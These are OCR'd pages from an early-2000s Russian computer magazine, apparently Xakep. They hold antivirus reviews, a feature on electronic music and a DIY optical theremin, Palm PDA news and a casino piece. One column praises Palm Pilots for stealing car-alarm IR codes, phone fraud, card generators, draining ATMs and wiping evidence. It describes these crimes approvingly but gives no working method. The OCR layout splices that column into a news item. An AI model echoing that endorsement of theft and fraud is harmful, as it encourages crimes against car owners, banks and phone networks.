Исходя из названия, можно было предположить, что это американская версия так любимого нашими вирусописателями ADINF'а. Кстати, так оно и есть. Более того, эта версия хоть и ориентирована на работу в DOS и Windows, но интерфейс имеет только DOS'овый, то есть работает только в DOS-окне, хотя программа инсталляции работает исключительно под Windows. Integrity Master не является антивирусным поисковиком, он отслеживает подозрительные изменения исполнимых файлов, загрузочных секторов и т.д. Довольно гибкая в настройке, эта программка была бы незаменимой пару-тройку лет назад, но сейчас все диск-инспекторы наподобие этого уже давно вышли из употребления. Если уж и ставить что-то подобное, то лучше будет найти Adinf-32.


Итог: Integrity Master хоть и не является самым худшим выбором, который можно сделать при выборе антивирусов, но все же выбирать его не стоит.
ftp://ftp.stiller.com/i_m421aw.zip

Adinf-32

В отличие от других антивирусов, ADINF не имеет баз данных по вирусам, и у него отсутствует механизм эвристического анализа. Создатели ADINF решили пойти другим путем. Они создали систему, которая позволяет следить за изменением системных и не только файлов на всех дисках пользователя.




Вначале создается большая база данных, в которую записаны характеристики всех файлов (или определенного типа - например, только исполнимые файлы). Затем при старте системы проводится быстрая сверка файлов из базы и файлов на диске и, если обнаружено, что какой-то из файлов был изменен, выдается соответствующее предупреждение. По нему сразу можно определить, кто или что изменяло файлы - сам пользователь или какая-то программа без его ведома. И если юзер ничего не знает об изменениях, то, очевидно, в системе завелся вирус.




В дополнение к обычному антивирусу иметь такую систему весьма неплохо. Каждый из антивирусов в связке будет работать над своей задачей. И, если главный антивирус-монитор не справится с задачей обнаружения вирусов

(особенно, ему неизвестных - методы эвристического анализа всегда могут подкачать), то ADINF позволит быстро отреагировать на действия размножающегося вируса. К сожалению, вся индустрия антивирусных продуктов скоординирована под реакцию на вирусы, когда они уже размножились (в случае с ADINF это так и только так), а не когда они еще не начали себя проявлять совсем уж явно. В любом случае, какой бы антивирус ты ни выбрал, обязательно ставь и ADINF. Или AVP Inspector, который выполняет абсолютно тот же набор действий.
ftp://ftp.freeware.ru/pub/mycomputer/antivirus/ad32rs.exe




Inoculan Antivirus


Неплохой антивирус среднего класса с большим количеством настроек и приличной базой данных. Однако он довольно ощутимо проигрывает в скорости и надежности. Возможно, что в будущих версиях этого антивируса все будет значительно лучше.




Но сейчас последняя версия выглядит не очень убедительно - возможно, просто разработчики выпустили эту версию как промежуточную, вкладывая больше сил и средств в следующую, которую назовут качественным переходом и которой присвоят следующий номер версии.



Однако уже сейчас Inoculan Antivirus, уступая в скорости и надежности сканирования, обладает неплохим интерфейсом и выглядит вполне перспективным антивирусом. Обеспечивается стандартный набор средств, необходимых как простому юзеру, так и человеку, "интересующемуся", что все-таки делает его компьютер более детально, чем просто "работает".




Надо признать, что база данных по вирусам у Inoculan Antivirus уже сейчас не уступает базам Panda 6.0 Platinum и Romanian Antivirus. Проблемы, видимо, остались только в алгоритме поиска, который дает сбои и не обнаруживает некоторые вирусы, известные даже самому антивирусу.



В целом оставляет приятное впечатление и дает надежду на то, что следующая версия будет гораздо лучше. На этот антивирус стоит обратить внимание уже сейчас и посмотреть его в действии, потому что в скором времени он составит серьезную конкуренцию всем остальным и вполне может статься, что он спокойно заткнет за пояс даже Panda Antivirus.
ftp://ftp.cdrom.com/pub/simtelnet/win95/virus/inoculan.zip

Virusafe Web

Неплохая задумка исполнения средней руки. Могли бы сделать и получше, да видно не судьба. Сама идея заключается в интеграции веб-браузера и антивируса. Интерфейс просто аскетичен - при старте просит указать имя файла для сканирования, сканирует, сообщает результат и закрывается.



Однако это не главное. Главным инструментом здесь является интеграция, то есть совмещение антивируса и браузера. Процесс установки включает специальную программу, которая может скрестить Internet Explorer или Netscape Navigator с Virusafe Web - продуктом компании eSafe, которая занимается технологиями защиты данных с 1985 года.

Специальная программа установки, которая называется Browsers Wizard, позволит быстро провести интеграцию. Это дает следующую возможность - при старте браузера загружается Virusafe Web и следит за тем, чтобы вирусы не смогли проникнуть из Сети на локальный компьютер. Защита не стопроцентная, но какую-то уверенность обрести можно и защитить себя от кул-хацкеров тоже вполне вероятно. В общем, приятная примочка. Ждем следующих серий.
http://ftp.pcworld.com/pub/antivirus/vsweb40.exe



ЭЛЕКТРИЧКА

Наверняка ты уже привык к тому, что все мечты материализуются. Мы с тобой как раз живем в подходящее время. Имплант готов помочь тебе воплотить мечты. Мы поможем найти тебе все необходимые компоненты. Присоединяйся к нам. Войди в нашу Оперативную Группу Имплант. Может быть, ты хочешь работать или просто общаться с нами, мы будем рады в любом случае!


Доктор Добрянский


Dr.Cod@xakep.ru, Implant@xakep.ru


Танец рождает музыку. Музыкант и композитор - сам танцор. С помощью различных движений он управляет тембром, частотностью, громкостью и ритмами. Зритель слышит музыку человеческого тела. Наверное, похожие мечты привлекали Льва Термена когда-то. Сегодня Имплант в гостях в Термен-центре, к чему привели идеи Термена?

ЧТО ТАКОЕ ТЕРМЕН-ЦЕНТР?

В 1992 году несколько музыкантов и инженеров решили съехаться со своей аппаратурой на территории Московской консерватории. Так была создана первая некоммерческая студия электронной музыки в России. На тот момент персональные компьютеры были практически недоступны. И люди имели смутное представление об электронной музыке. Хотя после разговора с Андреем Смирновым (созда-







...СКИЙ ТАНЕЦ

телем Термен-центра) я понял, что знаю только о той части электронной музыки, которая сильно раскручена СМИ.

КТО ТАКОЙ ТЕРМЕН?

Русский изобретатель первого телевизора с механической разверткой, передовых систем сигнализации. До сих пор такие системы очень эффективны. Обкладка конденсатора создает электростатическое поле. При приближении к такой обкладке меняются свойства поля. А значит и частота генератора электрических колебаний.

На похожем принципе Лев Термен в 1921 году запатентовал первый электронный синтезатор. Высоту звука и громкость можно было менять, не прикасаясь к при-







бору. На таком инструменте, удаляя и приближая руку к антеннам, можно было исполнять классические и джазовые произведения.

Думаю, тебе будет интересно узнать больше о русском изобретателе, которому аккомпанировал Эйнштейн на скрипке. Ленин с большим удовольствием играл на терменвоксе. Словом, биографию Термена ты сможешь почитать в Интернете на страницах Термен-центра.

ЭЛЕКТРИЧЕСКИЙ ТАНЕЦ

Возможно ли сейчас танцевать музыку? Терпистон (одно из изобретений Термена) - коврик, который улавливал движения танцора. Однако этого было недостаточно, сегодня есть множество способов услышать движения. Например, на танцора можно надеть костюм виртуальной реальности. Или обрабатывать на компьютере сигналы многочисленных датчиков движения. Имплант тебе уже рассказывал о тактильных интерфейсах, именно они могут использоваться для управления музыкальной тканью.

МУЗЫКА СКУЛЬПТОРА

Ричард Буланже надевает виртуальную перчатку на руку скульптора. Получается, что скульптор одновременно создает две композиции из камня и звуков. Интерес к особенностям движений возник задолго до появления первых компьютеров. Например, чтобы проанализировать движения пианиста, на его руки надевали лампочки и фотографировали с большой задержкой.

ПОЮЩИЕ ПРЕДМЕТЫ

Пропустив через компьютер изображение предмета, видеозапись либо чертеж, можно преобразовать эти данные в звук. Получится композиция предмета. Предметы можно не только видеть, но и слышать. В звук можно преобразовывать слова и формулы. Существует целое направление алгоритмической музыки. Когда звук рождает машинный алгоритм.

ШУМ

Задача композитора-электроакустика найти гармонию или, наоборот, антигармонию в окружающих звуках. С помощью электронных преобразований композитор может делать акценты на сущности явлений. Например, если растянуть секундный звук обычного колокольчика в двухминутную композицию, можно услышать множество стадий и фаз звучания.

Из шумов можно конструировать мелодии. Можно, например, компоновать записи шума ветра в целостные пьесы, это называют ветрофонией. Современная электронная музыка часто отвергает ноты, ведь появилось много других возможностей синтеза.

РИСОВАННЫЙ ЗВУК

Еще до появления магнитофона существовала серьезная необходимость редактировать записи. Попробуй вырезать слова на виниловой грампластинке. Кроме грампластинок, имелась кинопленка. В первых звуковых фильмах звук фотографировался. При записи между лампочкой и пленкой ставили мембрану электрического динамика, которая меняла освещенность в зависимости от силы и частоты звука. Когда пленку прокручивали перед фотоэлементом, колебания освещенности превращались в электрические, а затем в звуковые. Кинопленку можно было свободно резать, на этом принципе работало радио в сталинские времена. Любое лишнее слово просто вырезалось.

Ты уже догадался, что звук можно было рисовать. Действительно, можно было нарисовать фортепьянную композицию на пленке буквально вручную. Существо-

вали специальные пленочные синтезаторы, которые отпечатывали геометрические фигурки на пленке. Но самое главное - это возможность частотного анализа.

ЧТО ТАКОЕ ЧАСТОТНЫЙ АНАЛИЗ?

Любая запись состоит из множества частот. Если запись разложить на простые составляющие, на отдельные частоты, то можно будет какие-то удалять, добавлять или модифицировать. Частотный анализ важная часть электронной музыки. К сожалению, доступные программы-сэмплеры очень плохо умеют с ним работать. Однако ты можешь сам написать программу разложения в ряд Фурье на Паскале или С++. Профессиональные частотные анализаторы сильно похожи на язык программирования. Преобразования Фурье - наиболее популярный алгоритм частотного анализа, так что если ты этим заинтересовался, можешь получить от меня по почте работающий модуль на Паскале. Тебе сильно повезло, ведь когда не было компьютеров, частотный анализ делали вручную с помощью карандаша, линейки и счетно-механической машинки.

ПОЮЩИЕ ПОМЕЩЕНИЯ

Можно услышать не только голос отдельных предметов, но и всего помещения. Например, команда Термен-центра смонтировала в одном из музеев множество терменвоксов и микрофонов. Все это непрерывно пело, реагировало на каждое движение и звук посетителей, на акустику самого помещения. Такая электронная сцена делает композитором каждого проходящего мимо зрителя.

ТАНЦУЮЩИЕ ДЕКОРАЦИИ

Как ты понял, танец может рождать музыку. Но и это не предел. Что мешает танцевать декорациям? Представь, танцор двигается перед (или за) экраном, на который падает луч мультимедиа проектора. За компьютером видеохудожник наносит виртуальный рисунок на танцующего человека. Танец, живопись, музыка сливаются в фантастическое действо, которое поражает воображение.


Как все это увидеть своими глазами, услышать своими ушами? На сайте Термен-центра (http://xmedia.aha.ru/theremin/) ты можешь связаться с Андреем Смирновым, поделиться своими идеями или задать свои вопросы. На лекциях ты сможешь подробнее узнать об истории электронной музыки, об основных ее концепциях и методах.

Если ты хочешь послушать что-то необычное и электронное, то могу тебе порекомендовать московскую авангардную площадку клуб ДОМ (dom.com.ru). Там, кстати, можно запросто встретить Андрея и меня. Термен-центр часто организует там концерты. Однако будь осторожен, не факт, что твои мозги и уши способны выдержать фестиваль шумовой музыки «Шумим, брат, шумим».

Теперь твоя очередь.

Я попытался расширить узкое представление об электронной музыке. Попытался передать свои чувства после увиденного и услышанного. Пускай разбросанно, не очень подробно, главное - все эти способы ты можешь опробовать сам. Тебе доступна современная техника, осталось подключить к этому фантазию. Даже простенький терменвокс ты сможешь собрать сам за полчаса.

Моим проводником в мир электронной музыки был Андрей Смирнов.



Необходимые детали и цены.


1)
Мыльница (6 руб.).
4 пальчиковые батарейки (20 руб.).
Кнопка (5 руб./помойка).
8 винтов и 8 гаек 4 мм (помойка).
Скотч (2-10 руб.).

2)
2 транзистора КТ315 любой мощности (2 руб./помойка).
Сопротивление 100 килоОм (кОм) (0,5 руб./помойка).
Сопротивление 1,5 килоОма (кОм) (0,5 руб./помойка).
Регулятор 100 килоОм (кОм) (5 руб./помойка).
Конденсатор 0,03 микроФарад (F) (0,5 руб./помойка).
Мембрана от старого телефона (помойка/телефон).
Любой фоторезистор (у меня стоит сф2-1), фототранзистор, фотодиод (8 руб./помойка).

Все, кроме мыльницы и батареек, я выковырял из лампового телевизора на помойке из старого телефона.

Инструменты

Паяльник 40 ватт, свинцово-оловянный припой, канифоль.
Отвертка, плоскогубцы, пинцет.
Тестер (не обязательно).



КАК СОБРАТЬ ТЕРМЕНВОКС

Ты можешь собрать бесконтактный синтезатор своими руками. Оптический терменвокс очень прост в сборке и применении. Ты сможешь использовать его на вечеринках вместе с обычными синтезаторами. Если ты пишешь электронную музыку на компе, ты сможешь наделать множество оригинальных сэмплов.

Большое спасибо тем ребятам, которые пишут мне о своих электронных достижениях. Я отвечаю им в тот же день. Они здорово помогли мне сделать этот мате-

риал понятнее для того, кто не держал в руках паяльник. Ты можешь не бояться схем и моделей, они все крайне просты, а значит у тебя все получится. И потом ты всегда можешь задать свои вопросы мне на мыло.

Все это все равно слишком сложно для меня!

Ну, если тебе даже это сложно, то могу тебе предложить совсем простое устройство. Подсоедини вместо магнитной головки твоего старого плеера солнечную батарейку от твоего калькулятора. Нажми на воспроизведение, можешь слушать через наушники, а можешь подключить к усилителю. Теперь возьми мощный фонарик (лучше фонарик-ручку) и энергично помотай зайчиком от него по фотоэлементу. Фотоэлемент превратит колебания освещенности в электрические, плеер их усилит, и ты услышишь просто космические звуки. Понравилось? Ну а теперь все-таки попробуй собрать устройство посложнее.

Где найти фотоэлемент?

Фотоэлемент можно сделать самому, если спилить у транзистора верхушку. Тогда свет, падающий на кристалл, будет менять пропускную способность транзистора. В качестве фотоэлемента отлично подойдет солнечная батарея от часов или калькулятора. Новичкам я советую купить фотоэлемент в радиомагазине.

Как закрепить батарейки в мыльнице?

Купи или найди прямоугольную мыльницу. Закрепить батарейки ты сможешь на дне. Для этого в боковых стенках просверли дырки и прижми батарейки винтами. Затем элементы питания нужно соединить последовательно проволокой. Новичкам я рекомендую купить бокс на четыре батарейки либо разломать детскую игрушку с таким боксом. На минус питания удобно сразу поставить кнопку.

Как подсоединить регулятор?

Кремневый регулятор от телевизора удобно закрепить на стенке мыльницы. Тебе понадобятся только два вывода, средний и любой крайний. Если ты делаешь карманный терменвокс, то помести в мыльницу мембрану от телефона. Если ты планируешь подключать терменвокс к компу или усилителю, вместо мембраны поставь разъем типа mini-Jack или просто Jack.

Как монтировать схему?

Почему-то большинство читателей обожает травить печатные платы на текстолите. Еще раз повторяю, что в этом нет необходимости, схема настолько простая, что будет достаточно припаять один элемент к другому.

Алгоритм сборки

Не удивляйся, что я смог найти транзисторы в ламповом телевизоре. Почти во всех ламповых телевизорах есть 315-е транзисторы. Они такие маленькие пластмассовые оранжевые либо красные. На них обычно стоит буква от А до Е, которая обозначает мощность. В нашем случае сгодится любая.

Спаиваем транзисторы эмиттерами. Выводы транзистора называются Эмиттер, Коллектор и База.

Проверь, все ли правильно подсоединено. Теперь, при хорошем освещении фотоэлемента, покрути регулятор до тех пор, пока не услышишь звук. Если звука нет, проверь правильность сборки или напиши мне, я помогу.

Как пользоваться синтезатором?

Нужно просто менять освещение фотоэлемента при нажатой кнопке, создавая тень рукой либо иным образом. Чем лучше он освещен, тем выше звук. Тональность можно также менять регулятором. Можно использовать несколько терменвоксов, настроенных на разные октавы.


Вот и все, пиши о своих успехах в электронной музыке и радиоэлектронике. Не забудь, мне интересны любые твои идеи.







Подсоединяем резисторы 1,5 и 100











Palm Pilot - мобильный с

Handspring превратит свой органайзер Visor в сотовый телефон

Компания Handspring официально подтвердила, что 25 сентября она анонсирует модуль сотового телефона для своего органайзера Visor. Модуль называется VisorPhone. С его помощью пользователи смогут трансформировать свой Visor в сотовый телефон стандарта GSM.

Компания Handspring также сообщила о том, что во время анонса модуля VisorPhone будет объявлено и о соглашениях с рядом "ведущих" операторов сотовой связи на предоставление соответствующих услуг пользователям телефонов-органайзеров Visor.

Стоить модуль VisorPhone будет 299 дол. Его поставки начнутся только в конце 2000 г., и продажи будут вестись только через Web-сайт компании Handspring.

Источник: Infoart Computer News

2000 год останется за Palm

Мировой рынок карманных ПК растет быстрее, чем предполагалось. Такой вывод сделали аналитики агентства Nikkei Market Access, пересмотревшие свои прежние прогнозы, согласно которым 10-миллионный рубеж должен быть достигнут только в 2001 г. Теперь они уверены, что это случится уже в нынешнем году.

Темпы роста рынка действительно впечатляют: если в 1999 г. было выпущено 6,054 млн. карманных устройств, то в I квартале 2000 г. продажи устройств подскочили на 64,2% (по сравнению с тем же периодом прошлого года) до квартального уровня в 1,911 млн. шт.

Экстраполируя эти данные, аналитики пришли к выводу, что за год рынок вырастет на 76,6%, или до 10,962 млн. карманных ПК.

Интересен и расклад между тремя главными платформами. По итогам 1999 г. на долю Palm OS, Windows CE и EPOC пришлось 53,7% (более 3 млн. устройств), 28,5% (1,7 млн.) и 8,9% (537 тыс.) соответственно.

В нынешнем году ожидается дальнейшее укрепление позиций Palm OS, чему во многом способствует получение лицензий на ее использование такими компаниями, как Handspring, TRG и Sony. Только Sony намерена во II полугодии выпустить 200 тыс. развлекательных устройств на базе Palm OS.

Благодаря формированию настоящего фронта Palm, этой платформе предрекают рост на 5,1% и завоевание 58,8% рынка.

Источник: Компания "Ручные компьютеры"

Нужен Интернет - поймай такси

Продолжаем повествование о загнивающем капиталистическом обществе. В плане подрыва единства мирового пролетариата и отрыва честных и порабощенных американских рабочих от производства империалисты придумали очередную гадость!

Известный портал Yahoo! решил на этот раз завлекать в свои сети трудящихся города Нью-Йорк. В десять желтых и фиолетовых такси, украшенных логотипом и web-адресом портала, были установлены ручные компьютеры Palm VII с беспроводным доступом в Интернет.


Tester Man

Карманные компьютеры придумали буржуи еще лет 10 или 15 назад. С развитием науки и появлением новых технологий стала ощущаться потребность в компьютерах, которые не требуют много места и легко могли бы уместиться в кармане. По размерам желательно как калькуляторы, а по способностям хотелось приблизить их к полноценным компьютерам с их широчайшими возможностями.

Так в свое время появился Newton от Apple, который можно считать одним из первых карманных компьютеров с очень продвинутыми, на тот период, возможностями. С появлением новых технологий и умных голов в мире персональных органайзеров стали появляться новые девайсы со своими специфическими операционными системами. Это КПК Psion'ы с ОС Epoc, Pilot'ы на PalmOS и другие компьютеры со своими системами, многие из которых не получили в дальнейшем широкого распространения и до сих пор варятся в собственном соку. Ну и, конечно, дядя Билли и его мелкософт не захотели отставать в такой привлекательной гонке в борьбе за денежки потенциальных пользователей и начали разрабатывать и двигать свои маленькие компьютеры на ОС Windows CE.

Хотя яблочники с их Ньютонами уже официально прекратили поддержку своих КПК, в мире осталось еще не так мало поклонников и пользователей этих органайзеров. Возможно, в будущем Apple поменяет свои взгляды, и эта тупиковая, как они считают, ветвь вновь расцветет, и Ньютоны опять займут свое достойное место среди карманных устройств. Можно даже сказать, что другие карманники буквально только пару лет назад вышли на тот же уровень возможностей, который заключен в одной маленькой железке под названием Newton.

Как только яблочники отпустили рынок КПК на самотек, этим воспользовались другие компании и стали двигать свои устройства, уже не опасаясь конкуренции. Первые Pilot'ы начали производить USRobotics, тогда они напоминали только записные книжки. В дальнейшем, при усовершенствовании операционной системы и железа, Пилоты попали под патронаж 3Com. До момента раскола в руководстве отдела разработчиков PalmOS было выпущено несколько моделей КПК, линейки таких серий, как Palm III и Palm V. С каждым разом карманный Пилот приобретал все новые классные возможности и все более удобный дизайн. До сих пор многие считают его самым удачным и удобным ручным компьютером.



В настоящее время карманники на PalmOS завоевали более 50% рынка электронных органайзеров за счет того, что в свое время только 3Com выбрал позицию открытости для разработчиков операционной системы PalmOS. Это подстегнуло многих программеров писать для Пилотов, и уже сейчас существует огромное количество не только шароварного, но и бесплатного софта для этого типа электронных органайзеров, больше чем у какой-либо другой карманной платформы.

Но не все так благополучно с Пилотами. Если юзер привык работать с вордом и экселем, то ему больше подойдет Пион или КПК с мелкософтовской упрощенной виндой - Windows CE. Для ношения таких органайзеров надо иметь большие карманы в соответствии их размерам. Эти КПК не так уж плохи, они имеют инфракрасный порт и встроенные средства связи. Кстати, именно благодаря устройству инфракрасной связи карманные компьютеры обрели славу незаменимых хакерских инструментов.

А все началось с появлением серии Palm III. Именно тогда у Пилота появляется полнофункциональный инфракрасный порт и флэш-память, которая позволила расширить возможности и поле деятельности этого девайса. А с появлением Ird смекалистые юзеры ака хакеры задумались, как использовать это дело с пользой для себя. И нашли очень много интересных и оригинальных способов задействовать такие Пилоты в своих целях. Тогда еще встречался простой народ, который ездил на машинах с сигнализацией, использующей инфракрасный луч для передачи кодов замков. КПК-хацкеры не упустили такой возможности и создали программу, при помощи которой, находясь рядом с таким авто, можно было при передаче отсканировать сигнал и в дальнейшем использовать его для проникновения в чужую собственность. Но на этом использование "недокументированных" возможностей Пилотов не прекратилось. Палмы были оснащены

фис хакера

Рубрику ведет Артур Атрохин (http:\\PalmPilot.spb.ru)

простой пищалкой для звуковых сигналов будильников, напоминалок и для отвратительного писка в играх. Канадские хакеры написали любопытную программку для этого бипера, которая позволяла им "развлекаться" с телефонами. Программулина генерировала специальные звуковые сигналы для обмена с телефонными станциями через динамик трубки автомата. Тем самым, обманывая эти железки ложными сигналами, можно было пользовать телефоны в свое удовольствие.

Для Пилотов уже написано очень много разного софта, в том числе хакерского. Существуют даже программы - генераторы кредитных карт и паролей. Пароли можно тырить при сканировании компьютерных сетей, собирая и обрабатывая данные с помощью этого КПК. Кроме того, к нему, через специальные переходники и устройства, можно подключить самодельную мастер-карту для уличных телефонных аппаратов и банкоматов. Ну а что можно сделать, когда вся эта связка заработает, и мастер-карта, вставленная в банкомат, начнет его потрошить, никому рассказывать, надеюсь, не надо.

В Пилоте можно смело хранить секретную инфу, благо уже создан софт, позволяющий шифровать данные. Если тебе этого мало, ты можешь уничтожить все улики за считанные секунды. Используя мобильник, пилотоман способен очень оперативно сбросить все собранные и отсканированные данные в свои секретные закутки Интернета. Не оставив на любимом девайсе никаких следов о недавней "интересной деятельности", ты можешь после дела идти домой, никого ни боясь.

О различных способах взлома и прочей хакерской деятельности на Пилоте и других КПК читай в следующих выпусках Коннекта. А пока, думаю, мне удалось показать тебе, что Пилот можно с полной уверенностью назвать мобильным офисом продвинутого хацкера.



Несчастным, которым на улицах города попадется такое такси, придется использовать Palm и смотреть информацию о киносеансах, ресторанах, читать новости и другие ресурсы сети. Машины с установленными Palm'ами практически ничем не отличаются от обычных, поэтому ничего не подозревающие люди будут понимать, во что их втягивают, только в самый последний момент. Так, Yahoo! говорит, что поскольку нью-йоркские такси обслуживают в среднем 30 человек в день, а акция эта продлится до марта 2001-го, около 54000 человек попадут в лапы падких до наживы интернетчиков.

Конечно, лживые представители портала убеждают, что все это обычное тестирование, проверка новой системы обслуживания. Но мы-то с вами знаем, как может повлиять Интернет на обычного гражданина. Специально обученные жадюги-водители, несомненно, станут накручивать счетчик, пока наивные клиенты будут отвлечены возможностью почитать свою трудовую электронную почту. И что самое страшное, подобные посягательства на свободу личности от Интернета происходят уже далеко не первый раз. Все это - тщательно спланированная компания, развернутая порталом Yahoo!.

Так в прошлом году аналогичный эксперимент проводился в Сан-Франциско. Правда, тогда в такси устанавливали ноутбуки. Летом этого года злостный портал выставил подключенную к Интернету корову на нью-йоркское шоу Парад Коров 2000. Безобидное с виду пластиковое животное было снабжено терминалом, позволяющим отсылать и принимать сообщения электронной почты. И самый ужасный эксперимент эти рабовладельцы проводят в Сиднее (Австралия), где работают 10 рикшей на подключенных к Интернету велосипедах. В общем, я предлагаю не давать в обиду наших братьев-трудящихся Нью-Йорка и срочно ехать в этот рассадник заразы кататься на такси.

Уверен, наш укрепленный суровыми испытаниями дух сможет выдержать воздействие Интернета, а истинно русский менталитет позволит быстренько прикарманить Palm'ы - они же даже беспроводные.

Источник: Компания "Ручные компьютеры"

Календарная программа Palm'а будет понимать голосовые команды

Известный производитель электронных органайзеров компания Palm заключила соглашение с разработчиком ПО распознавания речи фирмой SpeechWorks International о внедрении этой технологии в web-службу календарного планирования Anyday.com, предназначенную для пользователей этих органайзеров. То есть пользователи этой службы смогут получить информацию по голосовым командам с любого телефона.

По заявлению Palm, зарегистрированные пользователи службы AnyDay, которых сейчас насчитывается 3 млн. человек, должны получить доступ к новой телефонной службе не позднее I квартала 2001 г.

Источник: Infoart Computer News

Игорный бизнес в Сети. От

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)



Меня всегда доставали многочисленные рекламы всяких онлайновых казино. Баннеры с зеленым сукном, рулеткой, блестящими монетам, девочками из кабаре и прочими атрибутами чуждой нам буржуазной жизни. Доставали они меня просто конкретно. И вот в один прекрасный момент они меня окончательно достали. И я решил посмотреть – что это за ё-мое такое, раз его так усиленно рекламируют. Прошвырнулся по нескольким злачным заведениям, куда вели бесстыжие баннеры, и понял: не в этой жизни.

Не судьба простому постсоветскому журналисту (рабочему, студенту, пионеру, пенсионеру) почувствовать сладкий вкус жизни Лас-Вегаса. И дело даже не в том, что наши деревянные деньги зарабатываются по нашим же стандартам - долго, тяжело и мало, а тратятся в казино по их стандартам - быстро, легко и много. Дело в том, что нам, россиянам, панимае-е-ешь, там ни очень-то и рады.

Во-первых, это набор игр. Если, ты, конечно, завсегдатай таких мест, как Golden Palace или Кристалл, то у тебя проблем с правилами не будет, а вот если ты, как все нормальные люди, всю жизнь играл только в подкидного дурака, простой Blackjack может резко превратиться в Лохотрон. Например, знаешь, что такое, оказывается, игра в кости? Игровое поле там расчерчено на кучу квадратов, прямоугольников, полосочек, с разными надписями, цифрами и прочей лабудой. От того, в какое место поля и какой гранью упадут кости, зависит твой выигрыш. Описаний игр почти нигде нет, а если и есть, то на импортном языке с кучей игорных терминов. Разобраться действительно очень сложно, особенно учитывая то, что играть придется на живые деньги, и тут ни о каком "методе тыка" не может быть и речи.



Одно из самых известных онлайн-казино, Casino-On-Net. Выглядит красиво...



А вот игра в кости в этом казино. Без поллитры лучше и не пробовать...

